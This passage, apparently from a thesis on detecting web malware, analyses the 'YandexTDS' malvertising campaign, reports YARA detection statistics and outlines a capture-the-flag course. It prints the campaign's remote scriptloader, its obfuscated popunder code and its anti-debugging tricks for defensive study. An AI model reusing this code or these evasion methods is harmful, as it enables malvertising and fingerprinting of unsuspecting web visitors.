The third operation in Listing 3.22 loads external JavaScript from rotating domains. This happens through two mechanisms. The first is the `htas` scriptloader, a self-contained function that dynamically creates a `<script>` element and sets its `src` attribute to a URL on one of the rotating domains. The path `/cjDN9.6/bP2_5ElASrW_Q_9wNHDJMp5mNIjfcM1pOXSf0g0aM/zHkC2BNQz/Y/wY` is identical across all samples, only the domain rotates.

```
(function(__htas){
  var d = document,
      s = d.createElement('script'),
      l = d.scripts[d.scripts.length - 1];
  s.settings = __htas || {};
  s.src = "//neighboringyellow.com/cjDN9.6/bP2_5ElASrW_Q_9wNHDJMp5mNI
  jfcM1pOXSf0g0aM/zHkC2BNQz/Y/wY";
  l.parentNode.insertBefore(s, l);
})({})
\begin{lstlisting}
```

Listing 3.22: Function ___htas

This function name occurs across all samples and was also used as one of the detection strings in rule creation. The second mechanism is direct `<script>` tag injection loading additional JavaScript files from other rotating domains. These serve ad-injection code with MD5-hashed filenames. Additionally, two fingerprinting or crypto currency mining kits are loaded from `vmuid.com` and `origunix.com`. Since both are using the same session identifier across all analyzed samples, they indicate a connection to single operator account.

The fourth operation present in approximately 75% of samples, is a terminal redirect. The script sets `window.location` to a URL on another TDS domain, preserving the original page's pathname and query string. This sends the visitor to yet another copy of the same content on a different domain, where the entire monetization cycle can repeat. The remaining samples lack this redirect because they are already served from the final content domain and don't need further redirection.

The fifth and final operation arms a click hijack popunder. This part is the most obfuscated, and the creation process will be described later. The popunder script intercepts the browser's "click" event and whenever the visitor clicks somewhere on the page, it opens a new browser window pointing to `hxxps://icsnds.com/an.php` followed by a random numeric suffix. The window is sized at 10240 by 7680 pixels to cover whole display and is positioned behind the current browser window using browser-specific techniques. For Firefox and Internet Explorer, the script calls `blur()` on the popup and `focus()` on the main window. For WebKit browsers, the script opens the URL inside the popup via `window.open()`, closes the original popup reference, and calls `focus()` on the main window. Popunder also uses the intermediate `about:blank` URL as a cloak to avoid popup blockers.

Regarding obfuscation, the popunder component employs several layers of obfuscation and anti-analysis techniques. The primary obfuscation method is hex-encoded string array rotation shown in Listing 3.23, likely applied via free online obfuscation tools as in the cases of past malware families.

```
var PopURL=_0x5d25e7(0x1f8)+Math[_0x5d25e7(0x209)](0x55d4a7f
*Math[_0x5d25e7(0x212)]()+0x989680),
PopWidth=0x2800,
PopHeight=0x1e00,
hours=0x0,
PopCookieTimeout=0x0,
P=!0x1,W=0x0,B=null,
site=window[_0x5d25e7(0x20e)][_0x5d25e7(0x221)];
```

Listing 3.23: Obfuscated popunder part

All meaningful strings used by the popunder script are extracted into a single array function, where each string is stored as a plaintext element. Access to these strings is mediated through a decoder function that maps hex-encoded indices to array elements. To obtain the deobfuscated form, as shown in Listing 3.24, the array order needs to be dynamically rotated at runtime until a checksum condition is satisfied.

```
var PopURL = 'https://icsnds.com/an.php?' + Math.floor(
0x55d4a7f * Math.random() + 0x989680),
PopWidth = 10240,
PopHeight = 7680,
hours = 0,
PopCookieTimeout = 0,
P = false, W = 0, B = null,
site = window.location.host;
```

Listing 3.24: Deobfuscated popunder part

In addition, the entire script uses variable substitutions "!0x0" for "true", "!0x1" for "false", and "!![]" for "true", which were later used when creating the detection rule.

The script also contains several anti-debugging techniques. The first technique creates a function, which inserts a "debugger" breakpoint statement when executed. This is triggered recursively through a counter function that calls itself with incrementing values, causing the debugger to break repeatedly if developer tools are open. The second technique uses a Regular Expression Denial of Service (ReDoS) pattern `(((.+)+)+)+$` combined with `toString()` chains. When a debugger is attached and the code is stepped through, this regex takes exponentially longer to evaluate, effectively freezing the debugging session. The last technique replaces standard console methods such as `console.log`, `console.warn`, and `console.info` with empty function stubs. This prevents the use of console logging to trace execution flow.

Spreading Method


The YandexTDS operator acquires victims through search engine poisoning and content proxying. The proxy domains like `findsexonline.net, pornproxy.art, pornproxy.app, theporn.how` serve complete copies of legitimate websites with only the domain name changed. Each cloned site is mapped to its respective subdomain, for example, `mangahome.findsexonline.net` serves content cloned from `MangaHome.com`, while `www-erome-com.pornproxy.app` serves content cloned from `Erome.com`. Because these proxy pages contain real content with proper HTML structure, titles, meta descriptions, and internal linking, they can be indexed by search engines. Users searching for specific manga chapters, pornographic content, or other material may encounter these proxy pages in search results.

The operator also uses existing Search Engine Optimization (SEO) from compromised WordPress sites. The earliest campaign waves used genuine WordPress installations as the `kabine-safadas` theme with WP-Super-Cache on domains like `escortsaovivo.com`. These blogs had Portuguese pornographic content that had already accumulated search engine rankings. The malicious payload was injected into the cached pages of these already-indexed sites, immediately monetizing their existing organic traffic. The redirect architecture operates in layers. Figure 3.18 shows the sequence of redirection when a victim arrives at a proxy domain page.

The path preservation of `window.location.pathname` and `.search` is critical. It allows the TDS domains to serve the intended cloned content for the URL that the visitor was originally trying to reach, maintaining the illusion of a legitimate site even as the domain changes underneath them.

The TDS redirect domains rotate on a monthly timescale. As we managed to collect samples stored before the detection creation, the progression observed was `sexoaovivo.org` (July–October 2025) to `escortsaovivo.com` (August–November 2025) to `putaria.info` (November 2025–February 2026) to `webcamtubexxx.com` (December 2025–March 2026) to `findsexonline.net` and the most recent one `pornproxy.art` (January–April 2026). This rotation happens as domains get flagged by security vendors, added to blocklists, or have their DNS seized.

The payload infrastructure domains that serve script loaders and ad injectors rotate more frequently. These use automatically generated word compound names. The analyzed samples included domains such as: `neighboringyellow.com`, `refrige ratebranchtheological.com`, and `moleculeordered.com`. They follow a clear naming pattern, two or three English dictionary words concatenated into a ".com" domain. Based on observations so far, it can be said that new domains appear every few weeks. The content proxy domains rotate on the slowest timescale and overlap heavily, as they represent the operator's primary SEO investment.



#	Server IP	Server Type	Method	Result	Host	URL	Caching
2	172.67.158.95	cloudflare	GET	304	mangahome.findsexonline.net	/	max-age=14400, must-reval...
11	172.67.158.95	cloudflare	GET	304	mangahome.findsexonline.net	/ajax/async	max-age=14400, must-reval...
13	108.62.49.194	nginx	GET	200	vmuid.com	/script.js?sid=c7a563de-f73e-40f2-abf...	no-store, max-age=0
27	172.67.158.95	cloudflare	POST	504	mangahome.findsexonline.net	/user.php	private, max-age=0, no-stor...
51	74.117.179.26	nginx	GET	301	used-association.com	/cjDN9.6/bP2_5ElASrW_Q_9wNHDJMp...	max-age=315360000; Expir...
55	74.117.179.26		CONN...	200	Tunnel to	used-association.com:443	
58	172.67.209.2...	cloudflare	GET	403	mangahome.webcamtubexxx...	/	
59	87.250.250.1...		CONN...	200	Tunnel to	mc.yandex.ru:443	
60	87.250.250.1...		CONN...	200	Tunnel to	mc.yandex.ru:443	
61	172.67.209.2...	cloudflare	GET	200	mangahome.webcamtubexxx...	/cdn-cgi/challenge-platform/h/g/orches...	private, max-age=0, no-stor...
62	172.67.209.2...	cloudflare	GET	302	mangahome.webcamtubexxx...	/favicon.ico	no-store, no-cache, must-re...
63	172.67.209.2...	cloudflare	POST	200	mangahome.webcamtubexxx...	/cdn-cgi/challenge-platform/h/g/flow/o...	
64	172.67.209.2...	cloudflare	GET	302	mangahome.webcamtubexxx...	/favicon.ico	no-store, no-cache, must-re...
65	172.67.209.2...	cloudflare	POST	200	mangahome.webcamtubexxx...	/cdn-cgi/challenge-platform/h/g/flow/o...	
82	172.67.209.2...	cloudflare	POST	200	mangahome.webcamtubexxx...	/cdn-cgi/challenge-platform/h/g/flow/o...	
85	172.67.209.2...	cloudflare	POST	200	mangahome.webcamtubexxx...	/	max-age=14400, must-reval..
88	172.67.209.2...	cloudflare	GET	304	mangahome.webcamtubexxx...	/ajax/async	max-age=14400, must-reval...
91	108.62.49.194	nginx	GET	200	vmuid.com	/script.js?sid=c7a563de-f73e-40f2-abf...	no-store, max-age=0
98	172.67.209.2...	cloudflare	POST	504	mangahome.webcamtubexxx...	/user.php	private, max-age=0, no-stor...
105	74.117.179.26	nginx	GET	301	used-association.com	/cjDN9.6/bP2_5ElASrW_Q_9wNHDJMp...	max-age=315360000; Expir...
117	108.62.49.194	nginx	POST	200	vmuid.com	/uid/send	no-store, max-age=0
122	74.117.179.26		CONN...	200	Tunnel to	used-association.com:443	
136	74.117.179.26	nginx	GET	200	used-association.com	/cjDN9.6/bP2_5ElASrW_Q_9wNHDJMp...	no-store, no-cache, must-re...
138	74.117.179.26	nginx	POST	200	used-association.com	/YK2Lx.pMZ_WO5P0QZRG-FT0UYVTW...	no-store, no-cache, must-re...
142	87.250.250.1...		CONN...	200	Tunnel to	mc.yandex.ru:443	
144	87.250.250.1...		CONN...	200	Tunnel to	mc.yandex.ru:443	

Figure 3.18: YandexTDS killchain

Figure 3.18 shows how all operations outlined in Description section, except the one that requires user interaction, are triggered automatically when a user visits the site `mangahome.findsexonline.net` and is subsequently redirected to the domain `mangahome.webcamtubexxx.com`. Activation of the popunder script would issue an HTTP GET request to the domain `icsnds.com`, which responds with randomized advertising content. This behavior would generate a high volume of unrelated network traffic in Fiddler, making it impractical to clearly visualize the activation flow.

- The first operation in the purple boxes, Yandex Metrica tracking, is visible as encrypted tunnel links to `mc.yandex.ru` on lines 59, 60 for the first and 142, 144 for the second page.
- The second operation in the red boxes is the view-counting beacon that appears lines 27 and 98, one for each domain. The HTTP 504 responses indicate server-side errors, however the beacon logic still executed in the browser and would have set the suppression cookie if the server responded.
- The third operation in the green boxes is loading an external script, which includes requests from the `htas` function loader to `used-association.com` on lines 51, 105, 136, and 138, as well as the `vmuid.com` fingerprint SDK on lines 13 and 91. Line 117 separated in yellow box, shows a HTTP POST request to `vmuid.com` at the path `/uid/send`, which represents the exfiltration of collected browser fingerprint data back to the monetization platform.
- The fourth operation in orange boxes is the terminal redirect captured at line 58 where the browser navigates to `mangahome.webcamtubexxx.com`. The subsequent lines 61 through 85 show the Cloudflare challenge being resolved and the entire payload cycle repeats.

Impact of the rule coverage

Creating a detection rule for this family was relatively straightforward. This is mainly because all analyzed samples contain distinctive components that are essential to the correct functionality of the malware. Although the campaign employs obfuscation in the form of hex-encoded string array rotation, it is applied only to variables, while key function names remain unobfuscated. Even though the malware implements several anti-debugging techniques for dynamic analysis, static analysis was sufficient to understand its overall structure and estimate its intent or behavior.

The most characteristic indicators include the `htas` function name and the use of the HTTP POST method with the unusual path `/user.php`. Other characteristic features are repeated uses of the unique variable `PopCookieTimeout`, or the obfuscated expression "!0x0", used as a boolean equivalent of the value "true". The repeated occurrence of the word yandex is also characteristic, because the campaign always refers to multiple Yandex Metrica Counter IDs. The resulting detection rule is provided in Appendix G. Deployment of this rule significantly reduced the size of the previously mentioned cluster, which collected suspicious but previously undetected samples. As for the statistics of the given campaign, the rules created so far blocked a total of 46 926 attacks in the time period between March 31 and May 26, 2026. Figure 3.19 displays the distribution of these blocked attacks across countries.




Figure 3.19: Overview of YandexTDS blocked hits

4 Experimental results

This chapter summarizes the achieved results and presents statistical insights along with the overall impact of the created rules. In total, 19 YARA rules were created for 8 different malware families and 2 techniques. The statistics are structured per individual families and techniques, describing their type, creation date and number of blocked attacks, as shown in Table 4.1. Descriptions of some campaigns later include the number of subsequent detections derived from these rules.

Beyond the statistical comparison and observed trends in attack growth, the impact of detecting each campaign is further analyzed in detail. This includes an assessment of its potential future development in relation to the applied rules. The chapter concludes with summarization of the total number of blocked attacks across all created rules displayed in Figure 4.1.

Rules and Campaigns statistics

Table 4.1: Overview of YARA rule statistics collected up to May 26, 2026

Family	Malware Type	Deployment Date	Blocked Attacks	Attacks per Day
BetterJsPop	Adware	2025-10-31	770 943	3725
JsPieRedirectors	Malvertising	2025-11-07	306 875	1534
Browlock	Technique	2026-02-17	825 402	8423
Government Scam	Scam	2026-03-31	410 927	7338
Phishing Kits	Phishing	2026-03-31	102	2
YandexTDS	Malvertising	2026-03-31	46 926	838
EtherHiding	Technique	2026-05-04	12 887	586

BetterJsPop

This family was captured over the longest period based on its deployment date, which is reflected in the second highest number of captured samples. Despite having the second highest total number of blocked attacks, It ranks only third in terms of hits per day, with the highest activity observed between December 2025 and April 2026. During the development of YARA rules, two rules were created, a general rule and a rule targeting known samples by detecting specific payloads and associated addresses. However, no new variations have emerged since their creation, resulting in identical hit counts for both rules.

Due to the high level of obfuscation in this family, the largest number of derived detections was generated. These detections emerge over time as the rule captures recurring code fragments or behavioral patterns. In this case, individual code segments and behavioral characteristics varied slightly across most of samples, which

resulted in an unusually large number of 2 508 derived detections. These derived detections have so far captured approximately 2 million hits in total. At the same time, their origin means that they may also detect a wide range of samples that are not directly related to the analyzed family, apart from sharing similar obfuscation techniques.

JsPieRedirectors

Based on the analyzed samples, it can be observed over time that this technique is associated with a single specific malvertising campaign. For this reason, it is classified under the Malvertising malware type in Table 4.1 rather than as a Technique. Although this campaign had already been previously detected, some samples were not clearly identified and properly classified. To observe further evolution of this campaign, two YARA rules were created, a general rule and one based on known cookie IDs. Although this rule is only supportive, it resulted in one new derived detection.

As a result, the number of hits based on samples captured by YARA rules, as shown in the table, differs significantly from the number of hits obtained from derived detections within clusters containing these samples. These derived detections managed to capture up to five times more hits compared to the values presented in the table. This highlights the importance of analyzing detections beyond sample-based statistics, as they can reveal a broader scope of campaign activity. In terms of campaign activity, its average hit rate is lower compared to campaigns such as BetterJsPop, but it declines significantly more slowly over the time.

Government Scam and Browlock

As can be observed, together with the Browlock rule, Government Scam detections are the most prevalent. These represent previously undetected families with a significant degree of mutual overlap. From a long-term perspective, it can be observed that up to 95% of Government Scam samples also include the Browlock technique. Currently, only approximately 2,000 recorded hits do not contain this technique. In terms of occurrence, Government Scam attacks are observed at a rate of approximately 20,000 per month, while Browlock detections reach around 25,000 per month due to its broader applicability and use across multiple campaigns.

The original rule targeting Government Scam campaigns had to be reworked because of a sudden increase in false positive hits. As a result, the revised rule, introduced on March 31, was kept in a longer testing phase and has not yet produced any new derived detections. In contrast, the Browlock rule, which has been deployed for a longer period, has already generated 30 new detections that caught

overall 77 710 attacks. Interestingly, while the original detections were dominantly concentrated in Europe, consistent with the Government Scam campaign, the newly derived detections are concentrated differently across regions. The highest numbers are observed in the United States with approximately 30 000 hits, Germany being the only European country with approximately 30 000 hits and Japan with around 10 000 hits.

Phishing Kits

Due to the very low number of hits recorded for the created phishing rules, they were unified into a single aggregated statistic. Compared to other malware types, the low number of observed attacks suggests that phishing campaigns do not typically occur as large-scale operations. Instead, they consist of a large number of smaller campaigns, each contributing only a limited number of detections. In the case of the first two analyzed kits, their gradual evolution could be observed over time. Worth noting is that the most complex phishing kit, named Sign In, resulted in four new derived detections.

YandexTDS

YandexTDS represents a unique case in terms of overall detection. It is a previously undetected campaign as a whole. Although the campaign itself was not directly detected, the script serving as its core mechanism was actively used in the distribution of a large scam campaign known as CrySox. Based on this script, a detection rule was derived that currently provides the most effective coverage for this campaign. Thanks to this detection, just like in case of BetterJsPop malvertising, cluster derived detections, managed to capture up to five times more hits compared to the values presented in the table.

Based on the prevalence of hits from this detection, it can be observed that the CrySox campaign was active between July and October 2025, after which its occurrence significantly declined. More recently, the script has reappeared within this malvertising campaign, reaching its peak activity in April. While the number of hits continues to increase, it currently remains at approximately one fifth of the levels observed during that peak period.

EtherHiding

The rules created for this technique primarily aimed to unify its detection across multiple distinct campaigns. Therefore, both generalized rules and rules focused on specific 36 identified active smart contracts used for payload delivery were developed. This enables longer-term tracking of the usage of this technique. However, due to

the short deployment period of the rules, no new detections have been derived so far. This rule therefore enables effective monitoring of the script and the malvertising campaign, with the potential for future use in the distribution of various types of malware.

Overall statistics




Figure 4.1: Overall statistics of created YARA rules

In total, the created YARA rules managed to capture 2 227 325 attacks. The value shown in Figure 4.1 indicates that the highest peak of detected attacks occurred in April, which corresponds to the simultaneous deployment of several rules.

The results of the experimental part demonstrate the effectiveness of the created YARA rules in detecting a wide range of malware families and techniques, including previously undetected campaigns. The rules significantly improved detection coverage, particularly for highly obfuscated threats, and enabled the creation of new derived detections. Thanks to this, the overall development of these families can be continuously monitored in the future.

The analysis also revealed important differences between individual malware types. While families like BetterJsPop and Government Scam generate a large number of detections within a unified code base, others, such as phishing campaigns, consist of numerous smaller campaigns with limited hit counts. In contrast, evaluating malvertising campaigns is highly dependent on the classification approach. Tracking family activity through derived or retrospectively assigned detections reveals higher activity than relying on samples grouped by specific YARA rules.

From a broader perspective, the results confirm that combining general and specific detection rules allows not only for effective identification of known threats, but also for uncovering hidden relationships between different campaigns.

5 Capture The Flag Scenario

An additional part of this work is the creation of a Capture The Flag scenario. This scenario was developed for educational purposes and integrated into the academic environment of BUTCA – Brno University of Technology Cyber Arena. The scenario is designed to familiarize students with analytical procedures used in the analysis of real-world malware in an HTML environment. The goal is to develop an understanding of the techniques used in obfuscation of such code, how to recognize them, and how to properly evaluate them. The tasks are structured to ensure that their objectives follow a logical progression. Consequently, after completing each task, an explanation is provided to clarify the purpose of the obtained information.

Design

The scenario consists of eight tasks distributed across four analyzed samples. The number of tasks and samples was chosen to balance the complexity of the scenario and the available time constraints of a single class session. The estimated completion time is one hour and forty-five minutes. The scenario is concluded with a short 15-minute test consisting of 10 questions, to verify whether the participant approached the tasks critically.

The progressive structure of the tasks was intentionally designed to gradually increase difficulty and support the learning process. Given that the difficulty of the scenario is considered advanced, it also includes hints intended to assist participants during individual stages of task completion. The final hint always contains the FLAG for the given task and reduces the number of points awarded for that task to zero. To ensure security and enable the use of pre-installed system tools, such as `John the Ripper`, the analysis is conducted within a virtual environment running the `Kali Linux` operating system.

Implementation

Implementation of the scenario is done through a web-based interface. Each task includes a description that provides the participant with basic information about the task as well as which samples it is linked to as shown in Figure 5.1. Access to the virtual machine is provided via the "Otevřít sandbox" button. The analysis samples are already prepared in a folder on the main desktop.

Subsequently, the field for submitting the FLAG, together with the assigned score and the corresponding hints for the task, is displayed in Figure 5.2. Hints can be used within each task at the cost of a predefined score penalty.




Figure 5.1: BUTCA – Task Interface




Figure 5.2: BUTCA – Hints

As Figure 5.3 shows, the textual description of each task can be adjusted to improve readability. In this case, this feature was also utilized to create subtle hints. The scoring of individual tasks was determined based on the estimated time required to complete each task. Individual tasks are also assigned a difficulty level and category for overall evaluation of participant performance across them.

Submissions provided by the participant are submitted in the form of a FLAG and are validated based on predefined solutions, as shown in Figure 5.4, which also includes the associated hints. Each hint provides a brief description indicating the stage of the solution process it relates to and the number of points deducted from the total score for the task.

